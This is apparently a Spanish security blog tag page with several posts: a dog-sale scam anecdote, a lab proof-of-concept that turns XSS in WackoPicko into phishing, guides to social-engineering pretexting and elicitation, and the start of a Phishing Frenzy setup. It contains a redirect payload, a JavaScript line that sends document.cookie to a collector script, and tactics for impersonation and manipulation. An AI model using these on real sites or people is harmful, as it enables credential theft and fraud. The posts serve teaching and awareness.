Mostrando entradas con la etiqueta Ingeniería Social. Mostrar todas las entradas

miércoles, 21 de septiembre de 2016

El chihuahua más caro del mundo

Buena compañeros,

La entrada de hoy no es tan técnica como suelen ser habituales. En este post quería transmitir un hecho real "basado en hechos reales" (se emplearán nombres inventados para proteger el anonimato) que me sucedió hace no mucho.

Una tarde decidí ir a cortarme el pelo a una peluquería conocida. Cuando era mi turno, la peluquera que llamaremos María, mientra me atendía, contaba una historia a su compañera sobre la compra/adopción de un perro cuya era raza chihuahua.


Hasta aquí todo normal. Sin embargo, María comenta que buscando por "Internet" vio que comprar (no compres, adopta!) esta raza de perro le salía muy caro (decía que en torno a 1800 euros), pero cuando ya estaba desesperada, encontró una mujer francesa, que llamaremos Amelie, quien había puesto un anuncio de que su perra había tenido una camada y como no ponía atenderlos, los donaba.

Entonces María, la llamó y le comentó que el único coste era pagar el billete del viaje del perro en el trasportín correspondiente que saldría entorno a 120 euros y que se pagaría en Madrid una vez que tuviera al perro. Así que María tan contenta llegó a un acuerdo verbal con la generosa Amelia. Hasta aquí perfecto, ¡Un perro que cuesta 1800 euros y lo puedes conseguir por 120! ¿Demasiado bueno no?

Sin embargo, esa misma mañana Amelie llamó a María, indicándola que le tiene que hacer el envío de dinero en ese momento, porque le pedían tasas por el transporte del perro... ya comenzaban las sorpresas...A pesar de ello, María no sospechó nada y muy emocionada fue a Correos a realizar el envío de dinero (me imagino que por compañías del estilo WeTransfer y cia), pero se llevó la sorpresa que el empleado de Correos no aceptaba el dinero, aludiendo que se estaban realizando estafas de este contexto y no lo aceptaban.

Sin embargo, María está empeñada en conseguir el perro y decidió llamar a Amelie para comentárselo, esto el día que se supone que le perro viaja a Madrid,...Amelie la comentó que tenía que fiarse de ella. Entonces María la pidió una foto del perro en el aeropuerto pero Amelie le comentó que el perro ya está en el transportín y había embarcado y la volvió a insistir en que tenía que fiarse aludiendo que estaba preocupada por el perro por si le podía pasar algo durante el transporte,..

Tras todo esto, María se lo comentó a su marido y por supuesto con las evidencias que le cito, la sugirió que no enviará el dinero. A pesar de ello, María seguía empeñada y decidió buscar el destino del envío de dinero y para sorpresa suya....¡¡¡El destino del dinero estaba en África!!! Ya visto esto, por fin se dio cuenta que era una estafa y llamó a Amelie para replicárselo. Cuando Amelie percibió que la habían pillado colgó el teléfono.


Tras toda esta historia, podemos ver que el fraude online sigue muy activo y en auge. Lo más probable es que el perro no existiera y la fotos que vio Maria en el anuncio sean fotos sacadas de Internet.

Finalmente, María comentaba a su compañeras en varías ocasiones que si no es por el empleado de Correos hubiera caído en la estafa.

Durante esta historia no pude evitar la comparación con el famoso fraude de la carta nigeriana. La carta nigeriana es una clase de correo spam que un lugarteniente, hijo de un tío importante que tiene una herencia bloqueada u hombre de negocios tiene dinero para invertir o ha recibido una herencia y quiere usarla en España, y para ello pide datos o bien llegar a un acuerdo a cambio de un comisión.

Os dejo unos enlaces con artículos muy interesantes para leer si no sabéis lo que es ;)

http://www.abc.es/20120613/espana/abci-delitos-internet-cartas-nigerianas-201206121854.html

https://www.fbi.gov/news/espanol/fraude-de-carta-de-nigeria-sigue-defraudando

Los ciberdelincuentes emplean las técnica de Ingeniería Social y diferente artimañas (en este caso el amor por los perros y que le pudiera pasar algo al chihuahua durante el transporte) para ganarse la confianza de la víctima y chantajearles jugando con sus sentimientos.


Análogamente, se aprovechan de la ausencia de conocimiento del ciudadano medio en temas de Internet y seguridad para chantajearles. Si María no llegó a caer por el empleado de Correos, no quiero imaginar la cantidad de más gente que no haya tenido esa suerte y hayan sido víctimas de este tipo de fraudes.

Os dejo un par de consejos para evitar fraudes similares:

https://www.consumidor.ftc.gov/articulos/s0060-10-maneras-de-evitar-el-fraude

http://tipdiario.com/prevenir-estafas-al-comprar-por-internet/

Finalmente, recalcar que cada día salen nuevos fraudes online de la misma manera como todavía siguen activos lo más conocidos y veteranos (el fraude de la novia rusa, la lotería, ....


¿Cómo es posible que aún se sigan cometiendo? Tan sencillo, como que todavía son rentables y la gente sigue cayendo como es el caso del phishing.

¡La mejor defensa es usar el sentido común! ¡Cuando algo es demasiado bueno debemos sospechar!

La mejor defensa es un buen ataque.

Saludos.

NaxHack5

miércoles, 6 de julio de 2016

PoC: Phishing manual explotando un XSS

Buenas compañeros,

Hace un tiempo que no he podido publicar pero uno también tiene que atender sus responsabilidades =D como se suele decir, lo bueno se hace de rogar.

En el blog ya tenemos un par de pruebas de concepto de cómo montar un phishing, ya sea SET o con el framework phishing frenzy todo empleando software especializado. En este post, se va aprovechar una vulnerabilidad de XSS para desarrollar un phishing.

Para ello, como siempre se va a emplear un escenario controlado, ya sabéis hay jugar pero sin meterse en líos. En este caso, se ha empleado la aplicación web WackoPicko, que se encuentran dentro del proyecto OWASP Broken Web APP

Se trata de la típica aplicación que nos podemos encontrar que tiene un buscador de productos. Normalmente cuando veamos algo así, nos entra mono de probar si puede ser vulnerable a un XSS o SQL Injection,pues vamos a ello!


En la barra de buscador se podría intentar incrustar código script. Como prueba de concepto para detectar si el sitio web es vulnerable se introduce el típico código:

<script>alert(“XSS”)</script>


Verificando que es vulnerable, se podría incrustar un XSS persistente, de tal manera, que un usuario legítimo de la aplicación se podría conectar o si ya estuviera autenticado (sería demasiado bueno) y se le redirige a una página idéntica en la que se le indica que se ha producido un error y se tiene que volver a loguear, es decir, implementar un phishing aprovechando una vulnerabilidad de XSS.

Entonces por partes, en primer lugar, insertarmos el código del XSS persistente:


'><script>document.location="http://172.16.1.2/login.html";</script>


A continuación el código del HTML (login.html) que se basa en copiar el código pero no nos descargamos las fuentes sino que las llamamos mediante peticiones.


De tal manera, que el usuario que se vaya al buscador, se le redirige a la página del phishing:


En el fichero HTML (login.html), se está recogiendo las fuentes de la página inicial lo cual tiene dos implicaciones, una de rendimiento que es muy óptimo la página no tarda nada en cargarse, lo cual no levanta sospechosas al usuario, mientras que la segunda desde el punto de vista de la seguridad no es adecuada hacer peticiones a los recursos de un sitio web si estás tratando de usurparlo, esta actividad levanta muchas sospechas.


Se  ha creado el fichero login.html pues ahí se encuentra cargado el servidor Apache y el intérprete de PHP.

Lo que se pretende con este phishing es dos objetivos:

- Robo de credenciales.
- Robo de cookies de usuarios autenticados.

Es posible que algún usuario se encuentra autenticado y al entrar en el buscador directamente nos podemos hacer con su cookie sin necesidad de que introduzca sus credenciales.

Para ello, se crean dos pequeños scripts:

- takelogin.php
- takecookie.php

En el panel de login, en el form se llama mediante el action POST al fichero takelogin.php


Recoge el username y password. Para que no sea visible para la víctima potencial se emplea la función header y se incluye la dirección “verdadera” para que se autentique de nuevo.

En la siguiente captura se observan las peticiones ambos scripts:


Es importante crear manualmente el fichero de texto dónde se van a guardar y sobretodo darle permisos (chmod 777 login.txt). 

Y como se ve en el fichero .txt tenemos los credenciales:


Una vez autenticado, se redirige a la página oficial indicando que los datos introducidos son incorrectos:


Para la recogida de cookies en el propio fichero de login.html se incluye el siguiente código JavaScript:

document.write("<img width='0px' height'0px' src='http://localhost/takecookie.php?cookie=" + document.cookie +  "'>");

En este se aprovecha el tag de una imagen para incluir una llamada a takecookie.php que recoge la cookie.

El código del script takelogin.php es:


Viendo el fichero de las cookies:


Con el valor de estas cookies, se intentaría usar para loguearse empleado una sesión activa de un usuario, ya sabéis empleando un proxy interceptador.

Y esto es todo, espero que os haya molado ver como aprovechando una vulnerabilidad de XSS se puede montar un phishing de manera manual. Para que luego digan que las vulnerabilidades de XSS son sólo para poner un alert o un defacement =D

Ya sabéis para cualquier ayuda, sugerencia, queja o agradecimiento ahí están los comentarios, usadlos! y estaré encantado de responderlos.

Esta entrada está destinada a fines académicos en entornos controlados sin suponer sin ningún impacto. No nos hacemos responsables de uso para otros fines.

Saludos.

La mejor defensa es un buen ataque.

NaxHack5

jueves, 16 de junio de 2016

Ingeniería Social (IV) - Asumiendo roles, en distintos escenarios

Buenas hackers! Vuelvo con la cuarta entrada sobre ingeniería social. En la entrada anterior se explicaba el cómo obtener información a través de preguntas indirectas hacia el objetivo. 

Introducción 

En esta entrada se hablará como asumir uno o varios roles en los distintos escenarios que se puede encontrar un experto ingeniero social.
Para ello es necesario crear un escenario inventado para persuadir a la víctima divulgando información confidencial o realizando alguna acción como por ejemplo dar la contraseña de "root" de alguno de los "servers" de la organización, o dándole acceso a una planta de acceso restringido del edificio.
Esto es mucho más complejo que crear una simple mentira. La mentira puede llegar a convertirse en una nueva identidad, muy usado en la películas de espionaje. Tenemos:
  • Escenario: Donde se desarrollarán las operaciones. Puede ser físico o lógico. 
  • Identidad: Necesaria como parte de nuestro rol. Una nueva identidad garantiza anonimato, accesibilidad y viabilidad en los diferentes escenarios que el experto ingeniero social se pueda encontrar.
  • Rol: Esta ligado a lo anterior. Con un rol, tendrás una identidad y se actuará en un escenario acorde al rol elegido. Es usada para manipular u obtener información privilegiada de la víctima. En el ámbito de la ingeniería social es muy usada para hacerse pasar por un miembro de la organización empresarial "impersonation".

No sólo puedes asumir un rol, sino cuantos más roles se pueda asumir, más información podrá recabar en los diferentes escenarios de cada rol.
Esto requiere mucho tiempo de estudio, ya que el preparse dos roles implica tener varias identidades y especializarse en dos campos técnicos del rol, como puede ser la informática y las relaciones públicas. Por tanto la preparación del rol es importante para poder imitar a la perfección la nueva identidad. Por ejemplo, imitar y actuar igual en cuanto a los conocimientos se refiere de un técnico informático de una organización empresarial inspirando confianza y afabilidad. Esto de la afabilidad lo vimos en la entrada anterior, donde la unión de las dos temáticas proporciona que las personas se sientan cómodas dando información a su atacante sin sospecha en el escenario creado.

Para garantizar la identidad anónima, existen muchos métodos lógicos (a través de la red) como Tor o I2P, preservando la huella digital "intacta".  Y físicos con la creación o falsificación de pasaportes muy vistos en las películas de espionaje. 

Estudio dedicado del rol


Para que el experto ingeniero social, tenga éxito en su operación, es necesario una perfecta planificación y estudio sobre el rol que  va a desempeñar. Como se vio en la entrada anterior, muchas de las características previas a la operación son innatas, es decir no se pueden aprender desde cero, pero si perfeccionarlas. "El perfecto ingeniero social no se crea, sino se mejora". 
Para ello, el arduo perfeccionamiento de estas técnicas sociales y psicológicas requiere de mucho tiempo y confianza en si mismo. Dependiendo del rol empeñado, el ingeniero social actuará de la misma forma que lo haría un miembro de la organización o empleado externo a ella. El lenguaje corporal y verbal, toma gran protagonismo en este ámbito. Por ejemplo la forma de sentarse, de hablar, de moverse, la vestimenta etc...
La investigación de fuentes abiertas (OSINT) y otros métodos de obtención de información como (HUMINT) es vital para tener más éxito en la creación del rol. "Información es poder". Con toda esta información podremos realizar un esquema o mapa conceptual de las posibles dificultades que nos podemos encontrar en la aplicación del rol en el escenario. Se podría decir que aplicamos inteligencia a la creación del rol, que es muy distinto a la información y posterior análisis y creación de inteligencia obtenido con la aplicación del rol. 

Dependiendo de la zona geográfica, el acento y expresiones empleadas como parte de la conversación de forma espontánea puede llegar a influir negativamente si no se ha tomado en cuenta en el estudio del rol como práctica. Este estudio del acento o incluso dialectos es muy importante, ya que el escenario donde se desarrolle la acción puede verse envuelto con personas que hablen con ese acento y la conversación y todo el plan puede verse perjudicado y levantar sospechas si no se tiene en cuenta. Para ello la solución es como siempre, practicar con sesiones y convertirse en un perfecto actor. Si no eres natural es muy difícil que se pueda llevar a cabo estas sesiones con excelentes resultados. Por eso lo que antes se menciono, al ingeniero social se perfecciona no se crea, son perfectos actores. Si no se dispone de personas en la cual se pueda practicar estas sesiones, siempre se puede grabar la voz del contexto textual, y escucharla luego para realizar un análisis del resultado. Escuchar la radio o la televisión de la zona geográfica o ámbito adquisitivo en cuanto a las expresiones coloquiales que se usan, es también una solución para practicar.
Muchas veces entra en discusión sobre la simplicidad del rol a tomar. No tiene porque ser más efectivo si es simple el rol, sino el dominio de él.
Es importante un estudio técnico del rol a desempeñar para evitar que salga mal el plan. El tema técnico o especifico se refiere a dominar la informática si el rol es un sysadmin, o de derecho si el rol es ser un abogado...y muchas más disciplinas. Si se tiene especial interés en alguna de estas disciplinas, será un punto más a favor. La información para documentarse se puede encontrar en cursos, páginas web o libros.

Un buen ingeniero social que realiza un estudio minucioso de su rol sabe perfectamente enmascararse en su perfil haciendo creer a su víctima, inspirándole confianza por sus actitudes y acciones, y en definitiva su conocimiento técnico en la disciplina del rol elegida.


La presión inspira nerviosismo al ingeniero social. Para ello es necesario el perfeccionamiento de esta técnica haciéndose pasar el que usa este rol como instructor y el novato ingeniero social haciendo uso del "elicitation" mencionado en la entrada anterior.  Un ejemplo sería que el instructor haya conseguido acceso físico a una empresa, y este atento a su compañero para que este le pida el ID de empleado o el número de teléfono de cierta persona y este pueda valorar mediante las facciones corporales y verbales si esta nervioso.

El uso del teléfono móvil para realizar ataques de ingeniería social, es un hecho muy importante como parte del estudio del rol. No requiere presencia física en el lugar y se puede obtener gran cantidad de información valiosa. Digamos que es positivo, ya que al no tener contacto físico con la persona con la que forma parte en la conversación:
  • No puede analizar el lenguaje corporal y no saltar alertas de sospecha
  • No se expone ante medios de vigilancia de seguridad en la organización empresarial
Tiene una desventaja. Un perfecto "actor" o ingeniero social, si se vale de su encanto y su lenguaje corporal puede obtener más información de la víctima causándole afabilidad, empatía y confortabilidad. 
La complejidad en el estudio del rol se puede hacer patente dependiendo del escenario donde se ponga en practica. Cuanto más complejo sea el rol, más posibilidades de fallo en la operación. Este si es sencillo se conseguirá más facilidad de recuerdo. Un rol complejo viene definido en el estudio dedicado previo. La preparación es primordial.

Ejemplos de roles, tenemos muchos y dependiendo de la disciplina tenemos a expertos ingenieros sociales que se hacen pasar por altos ejecutivos, a un simple técnico de mantenimiento.
En el caso de un técnico solo nos vale vestir con un polo de la empresa y un portátil en muchas ocasiones con gran facilidad de acceso físico y sin supervisión. Para empezar nuestro rol basta con decir:
Atacante: "Soy el técnico informático de la empresa X" (Puesta en marcha del rol)
Víctima: "Claro, y ¿cuál es la tarea que va a realizar?" (Se hace patente y realidad el escenario)
Atacante: "Vengo a realizar el mantenimiento de los servidores" (Plan técnico del rol)
Víctima: "Muy bien, ¿me deja su tarjeta de empleado para verificarlo en la BBDD? "
Atacante: "Si, claro por supuesto" (La obtención de información previa, y falsificación de nuestra identidad)

Toda conversación que vaya a formar parte en nuestro plan, debe ser espontánea:
  • No puede influir el que se haya preparado el rol durante 2 semanas o más en nuestro comportamiento y se pierda credibilidad debido a expresiones frías y con poca naturalidad. 
  • Ciertas palabras tales como "eeee" o "ummm" en la conversación implica inseguridad y aparenta cierta desconfianza y poca empatía con la víctima en este caso. 
  • Saber identificar en la conversación, trozos de información de gran relevancia, para su posterior análisis y obtención de inteligencia.
  • No hay que ser muy serio, tener notas de humor de vez en cuando y desvelar una bonita sonrisa causa simpatia y afabilidad. 
  • Los tiempos de respuesta influyen mucho también.
La fase culmen del perfeccionamiento, y puesta en práctica de los dotes de un experto ingeniero social en la realidad, es de vital importancia. O lo que es lo mismo, ser un ingeniero social con experiencia. Para ello se puede poner en práctica con la familia, amigos, con desconocidos, con uno mismo etc...


Conclusión


La psicología al igual que la inteligencia en el ingeniero social es un aspecto importante, ya que la combinación de ambas garantiza que se pueda realizar el plan estudiado del rol con total éxito. Debe ser una persona extrovertida, y con dotes sociales para establecer conversación con personas totalmente desconocidas. 
Con esta entrada queda concluida el estudio de un rol y su puesta en marcha en un escenario especifico con una identidad. 
No nos hacemos resposables del mal uso de estas técnicas, si os gusta siempre se puede prácticar con amigos o familiares y siempre con buenas intenciones. 
Un saludo, Naivenom


jueves, 19 de mayo de 2016

Ingeniería Social (III) - Provocando, suscitando y obteniendo información del objetivo

Buenos días hackers!! En la ingeniería social no sólo se usa técnicas psicológicas sino también técnicas de hacking. Poco a poco iré escribiendo diferentes técnicas y PoC interesantes, obviamente todo virtualizado o al menos explicado de forma práctica en formato digital. No solo será ofensivo, obviamente lo más importante es la concienciación y seguridad defensiva antes estos ataques en nuestra sociedad. Seguimos con la tercera parte del volumen Ingeniería Social. En las dos entradas anteriores se hizo una presentación de lo que iba a ser el volumen. Al igual, la segunda entrada hice una introducción sobre que es la ingeniería social. La primera parte del volumen seguirá siendo igual (la gran parte de él) y consecuente explicación sobre la psicología de la ingeniería social.

El objetivo como se dijo en entradas pasadas es enseñar una metodología para el pentester sobre (IS). En la fase psicológica que se esta impartiendo sirve para todos los campos de la IS, y por tanto para la vida cotidiana de convivencia con nuestros amigos y familias. La mayoría de entradas serán sobre la parte psicológica de la IS, aunque incluiré PoC interesantes como el uso de SET y otros framework usados para el Phishing.

En esta parte nos introducimos de lleno, en la "elicitation". Esta palabra de origen anglosajona proviene de to elicit, "provocar, suscitar u obtener".


Según la Wikipedia: "Elicitación (del griego elicitus, "inducido" y elicere, "atrapar") es un término de computación que puede referirse más que nada al traspaso de información de un punto a otro, en forma fluida. Está asociado a la psicología como un concepto que refiere al traspaso de información en forma fluida de un ser humano a otro por medio del lenguaje.
En computación, dicha asociación es similar, pero la información puede fluir desde un software a otro, de un computador a una persona o de persona a persona. La información posee elicitación si está fluyendo entre los programas se pueden ver y compartir con otros contactos sin interrupciones ni dificultades. Por ejemplo, cuando se copia y pega un gráfico o un texto de un software procesador de texto a una hoja de cálculo.
Cabe aclarar que elicitar es un término que no forma parte del Diccionario de la Real Academia Española y una innecesaria adaptación del término inglés to elicit que corresponde a los verbos españoles provocar, suscitar u obtener"


"Elicitation", es la forma de obtención de información a través de preguntas indirectas como parte de una conversación. Dicha obtención permite recabar información sobre su vida, sus hábitos y problemas, y así, de un modo u otro tener un análisis amplio sobre el objetivo para el posterior "gaining access" del lugar físico o lógico.

El arte de la elicitación proviene cuando una persona experta en este campo de la IS, es capaz de crear cierta "influencia" en la persona, influencia positiva y conseguir una sonrisa, o un pensamiento bueno sobre ella. De esta forma tan indirecta se obtiene lo que el experto quiere, para su beneficio personal o económico, dependiendo del tipo de persona que use la ingeniería social. El uso de esta técnica puede producir resultados muy positivos al pentester o ciberdelincuente. Para poder desarrollar esta técnica, debe ser natural entender los cimientos básicos de la comunicación verbal y no verbal entre personas, y saber reaccionar rápido y con creatividad ante imprevistos en la comunicación. "Ser un gran comunicador", esta es la reseña principal de la "elicitation".
Esta conversación puede formar parte en cualquier sitio físico, frecuentemente en lugares públicos. Si nos referimos a lugares privados, significa que hemos conseguido acceso a un sitio privado, como puede ser dentro de las oficinas de una organización empresarial, y si estas dentro es porque has usado a parte del "elicitation", otras técnicas de la ingeniería social (como el pretexting, hablaremos luego brevemente su definición) y uso del hacking.
Por tanto centrándonos en un lugar público como un centro comercial, la "elicitation" tiene menor riesgo que en el caso anterior y es más difícil de descubrir. Supongo que os preguntareis el por qué, bueno es sencillo. Si pensamos que estamos en un lugar público es porque se ha dado cita con el objetivo en la cual tenemos algo de información o simplemente se ha dado el caso mediante un montaje de nuestro "pretext" en un falso escenario. El objetivo de nosotros con mucha probabilidad tendrá muy poca información, quizás solo tenga la que el experto le haya querido proporcionar en Internet. Por tanto al tener una cita, ya sea dado por ella o por el experto, el camino usado puede ser muy diverso. Si estudiamos a la víctima con nuestra fuentes públicas recolectada de redes sociales, se puede crear una cita con ella para hablar de algún hobby suyo o incluso para ligar, sin tener que ser una cita especial de la organización que espera atacar. Tampoco tiene que ser una empresa el objetivo, puede ser sólo a una persona individual para obtener un beneficio ecónomico, muy usado por los ciberdelincuentes. Si existe sospecha y las preguntas que el experto plantea son respondidas con un "Si" o un "No", algo esta haciendo mal. Mediante el uso de preguntas bien diseñadas con un patrón de uso único para cada objetivo particular, se consigue lo previsto por el experto consiguiendo información con las respuestas. Las preguntas formuladas se pueden clasificar según la respuesta obtenida en:
  • Recolectoras de información. Nos sirve para ir reuniendo información que nos puede ser útil para unir similitudes con otras fuentes, ya sea números de teléfonos, nombres de personas conocidas, software usado en los sistemas, problemas familiares etc...
  • Intrusivas. Este tipo de preguntas, deben ser formuladas siempre cuando la parte de la comunicación se ha establecido en un nivel de confianza elevado. Es lógico que sea así debido a que la reacción del objetivo puede ser alterado de forma considerable obteniendo un resultado positivo o no. Depende del nivel de conocimiento del objetivo sobre seguridad y del concienciamiento sobre este tipo de ataques.

Cada persona es un mundo, a esto me refiero que no todas las pautas sirven de forma general, se requiere de un estudio minucioso de cada persona obteniendo la máxima información posible mediante técnicas OSINT o exponiéndose un poco más "you have been exposed", consiguiendo información de terceros sin llegar aún al objetivo y aplicar ese bonito juego de palabras formuladas para hacer uso del "elicitation". Por tanto, cuanta más recolección de información tengamos sobre el objetivo, más sencillo será. Es importante el cómo saber también hasta donde quieres llegar con la conversación y el tipo de objetivo que es, para adoptar un rol (nuestro pretext). Un ejemplo de recolección de información sería saber los días que el objetivo estará en la oficina o de vacaciones y así realizar una planificación de las preguntas que se usarán.
Podemos decir entonces con lo visto que el "information gathering" engloba OSINT + Elicitation.

El rol, es muy importante y eficaz siempre y cuando forme parte del "elicitation" Si la cita con una persona de una empresa es sobre algo relacionado con nuestro pretext, es importante poder llevar a cabo lo siguiente "saber el tema técnico hablado + elicitation". De nada sirve, si no se tiene la capacidad de mantener una conversación técnica sobre un tema relacionado con la empresa, como la inversión en bolsa por ejemplo. La unión de estas dos técnicas, puede ser muy prometedor porque puedes obtener más información del objetivo, información muy valiosa para ser usada posteriormente mediante ataques de acceso lógico a la infraestructura de los sistemas de la empresa, o directamente el acceso físico de la misma. Para el acceso lógico es todo el mundo relacionado con el hacking, tiene muchas ramas de estudio. Y para el acceso físico, la exposición es mucho más elevada que el "hackear" a una compañía usando un simple portátil conectada a una VPN y Tor, junto con su VPS.
Entonces tenemos que con un sólido pretexting ayuda considerablemente a una mayor "information gathering" del uso de OSINT+Elicitation.

La magia de la "elicitation" reside en que la víctima no se de cuenta de que esta siendo de una forma u otra interrogada, por tanto la comunicación debe ser muy distendida y afable. Diciendo lo que quiere escuchar, a todos nos gustan que nos alaben, y en general es difícil decir que no. La mayor parte de las personas son amables ante gente que no conoce, si el experto aparenta ser una persona influyente en parte de la conversación el objetivo le dará más información a sus preguntas indirectas ya que le causa impresión esa persona y quiere por todos los medios causarle buena imagen. Y si el experto, actúa de la misma forma que su objetivo, se asemeja a su lenguaje corporal y facial, posiblemente le ofrezca más información debido a que le causa una buena impresión.

Los principios para ser un experto de la "elicitation" son los siguientes:
  • Ser natural: Al formar parte de una conversación el experto ha de ser natural en toda su implicación. 
  • Conocer nuestras posibilidades: Si resulta que el objetivo es un experto economista, será complicado preparar nuestro "pretext" para poder mantener una conversación con él o ella. Es más factible llevarlo a cabo con sencillez.
  • Ser influyente. Convencer a la víctima que somos una persona con capacidades de liderazgo provocando cierta influencia en ella.
  • Lenguaje facial y corporal. Si una persona no controla sus emociones, físicamente aparentará cierto nerviosismo transmitiendo sospechas por sus gesticulaciones faciales y la posición de su cuerpo. 
  • Uso de preguntas indirectas abiertas. La finalidad es obtener una respuesta abierta, y no un simple "si" o "no", además con el añadido de conseguir la respuesta deseada. Para conseguir respuestas abiertas es muy útil el uso al inicio de la pregunta de ¿Por qué...? o ¿Cómo....?
  • Preguntas directas. El fin es obtener información útil dependiendo de la respuesta. Un ejemplo sería decir "¿Sabe donde vive Daniel?"-"No, lo sé lo siento". El problema rádica que al ser directa puede levantar sospechas el objetivo y quitar el poder al ingeniero social como vimos con anterioridad. Pero es lo más eficaz si sale bien.
  • Preguntas asumiendo un hecho que ha "sucedido". Son preguntas que ayuda a obtener la respuesta que el atacante quiere conseguir, inventándosela o que de verdad ha sucedido y lo sabemos con la recolección de información. Un ejemplo puede ser: "-¿Cómo puede ser que el director general Raúl Fuentes haya despedido a 20 personas?" -"No ha despedido a 20, despidió a 5 personas. Por cierto su nombre es Daviz Sanchez Labrado, pero bueno llevas poco tiempo en la empresa yo también me lió con los nombres".
  • No pecar de agonía. Si las respuestas dadas en la conversación no da el resultado positivo, no insistir y levantar sospechas con el objetivo. Si levantamos sospechas por querer obtener más información, se estará expuesto y tendrá que ir pensando el experto en buscar otra alternativa. 
  • Pocas preguntas en la conversación inspira incomodidad. Justo lo contrario a lo anterior. Todos conocemos los famosos silencios que existen como parte de la conversación entre dos personas y resulta muy incómodo. 
  • No romper los esquemas al objetivo. La parte inicial que consta de la recolección de información esta relacionado con la "elicitation". No debe suponer una amenaza para el objetivo, sino lo estamos haciendo mal.
  • Establecer una metodología secundaria previamente planeada a tu favor que formará parte de la conversación. Así se evitará sospechas en caso de fallos. 
  • Necesidad de ayudar y escuchar con atención.
  • Sentido del humor. Inspira positivismo.
  • Conversación piramidal. Esto se refiere a empezar con preguntas comunes e ir obteniendo la información poco a poco se vaya consiguiendo la confianza y la afabilidad en la conversación.
  • Estar de mutuo acuerdo en la conversación. Inspira confianza
  • Ofrecer información al objetivo. Así de este mismo modo, te la ofrecerá a ti. 
  • Uso del alcohol para la obtención de la información. Es curioso, pero a través de nuestras preguntas indirectas y si el objetivo anda embriagado, se puede obtener gran cantidad de información.

Es complicado diferenciar o descubrir que un experto, esta consiguiendo toda la información que quiere obtener sin que se de cuenta. Es necesario educar a las personas ante este tipo de personas en la materia, y no caer ante aparentes "buenas" intenciones. Cuando se forma parte de una conversación amena y afable con el objetivo, realmente se trasmite gracias un exhaustivo entrenamiento del lenguaje corporal, expresiones faciales, inteligencia ante imprevistos, vestimenta etc..Ligado siempre al rol que tenga, o lo que es lo mismo nuestro "rol".
Todo esto con el fin de que el objetivo piense cosas buenas del experto, tal como "que amable es ", "es muy buena persona", "lo más probable es que quede otra vez con él/ella".
Obviamente estos son dotes innatos, es muy díficil que una persona si no tiene estas características en su personalidad aprender desde cero, pero si perfeccionarla interactuando con las personas. Así que, si quiere poner esto en práctica tenga en cuenta que le puede salir mal, aunque puede empezar entablando una conversación hablando del tiempo y probarse, suele ser la más eficaz, teniendo o no información previa del objetivo (OSINT o HUMINT), o llevado o no un rol planificado.

Una parte importante que aún no he mencionado, es la fase antes de que se produzca la "elicitation". No es sólo el rol que ha de tener este experto ingeniero social antes del encuentro, sino provocarle a la víctima al iniciarse el proceso de la conversación o incluso antes de este evento, un pensamiento sobre lo que nosotros queremos que él o ella tiene que pensar. En cierta manera se puede decir que se esta "manipulando" su pensamiento. Esto tiene grandes beneficios, ya que podemos observar reacciones ante ese pensamiento que le provocamos que piense y cambiar nuestra estrategia en el mismo momento de la conversación, para formular nuevas preguntas indirectas (elicitation).
Un ejemplo de un ciberdelincuente sería el siguiente. El atacante y el supuesto "amigo" van a ver una película en el cine, pero resulta que el "amigo" no le gusta mucho esa película y él esta deseando verla. De un modo u otro tiene que conseguir ver la película a toda costa (pero no siendo su objetivo final). Puede preparar lo siguiente:

Atacante: -Hey, sabes tío me encanta esta gran pelicula llamada XXX. Me permite satisfacer la necesidad que tenemos de poder luchar contra la tiranía de un régimen dictatorial, pero en 3D!
Víctima: -Tiene buena pinta, vi el trailer y la noticia que me dejaste en la mesa de clase y no gustandome mucho la ciencia ficción, me produjo una sensación fascinante; y encima con lo que me acabas de decir.....La tenemos que ver!!. Pero me suelen gustar las películas policíacas, ya que mi padre es policía y trabaja en delitos telemáticos (Information Gathering?¿), y llevo desde pequeño viendo películas de este estilo. El otro día vemos una de policías!
Atacante: -Claro no te preocupes. (ya usaré USB Rubber Ducky en el ordenador de tu padre, a ver que información me puede ofrecer...)

En este sencillo ejemplo y sabiendo que no le gustan las películas de ciencia ficción, ha conseguido "manipular" en cierta manera un pensamiento y conseguir ver la película convenciendole y transmitiendole sentimiento e ilusión, obteniendo la respuesta que se espera, además de analizar el cómo usar la "elicitation" y a su vez recolección de información, ya que ha dicho que su padre es policía sin habérselo preguntado. Quizás lo anterior no siempre sirva dependiendo mucho de la personalidad del objetivo, probablemente se necesiten más medios como insistir en enviarle fotos de la película por móvil o hablarle mucho sobre ese tema. Esto es perfectamente aplicable en todos los ámbitos de la ingeniería social como por ejemplo obtener la respuesta que el atacante quiere que le responda el director general de una organización.

Según la NSA, define la "elicitation" como "the subtle extraction of information during an apparently normal and innocent conversation".
Por ello hace que sea tan efectiva esta técnica y es usada por todos nosotros en diferentes caminos en nuestra vida, no tiene por qué ser usada para malas intenciones. Es efectiva, porque forma parte de una conversación como se dijo anteriormente, afable. Entonces, ¿cómo podemos combatir este tipo de ataques? Realmente es muy difícil, la naturaleza humana y nuestra educación recibida tanto de nuestros padres como la brindada en nuestra sociedad, hace que seamos personas sin sospechas ante un experto ingeniero social. Es muy diferente los ataques de ingeniería social en un entorno lógico, donde si que podemos defendernos ante ataque de "phishing" mediante la concienciación ciudadana sobre seguridad informática.

La solución personal que propongo, es no confiar de primeras de un extraño, por muy buenas intenciones que tenga. Esto es aplicable para todo el mundo. Ser una persona influyente ante el experto atacante, y usar estas mismas técnicas para poder derrumbarle y que no aproveche este vector de ataque hacía ti. Las personas en general tenemos debilidades, así que no es imposible dejar "fuera de servicio" a un atacante con malas intenciones mediante el uso de la psicología.


Un saludo, Naivenom

martes, 17 de mayo de 2016

Phishing. Un caso práctico con Phishing Frenzy


Buenas a todos,

En ocasiones durante una auditoría nos podemos encontrar con la necesidad de lanzar una campaña de phishing, para ganar acceso, por estar realizando un APT o simplemente dentro de un programa para concienciar a los trabajadores.

En la entrada de hoy vamos a ver Phishing Frenzy un framework escrito en Ruby para realizar campañas de phishing que nos permite llevar a cabo todas las fases del proceso.


Configuración


Para la prueba de concepto vamos a utilizar Docker por su sencillez y comodidad.
El siguiente comando descarga la imagen de Docker Hub y crea un contenedor.

docker run -d -p 80:80 b00stfr3ak/ubuntu-phishingfrenzy

Comprobamos que el contenedor esta corriendo.


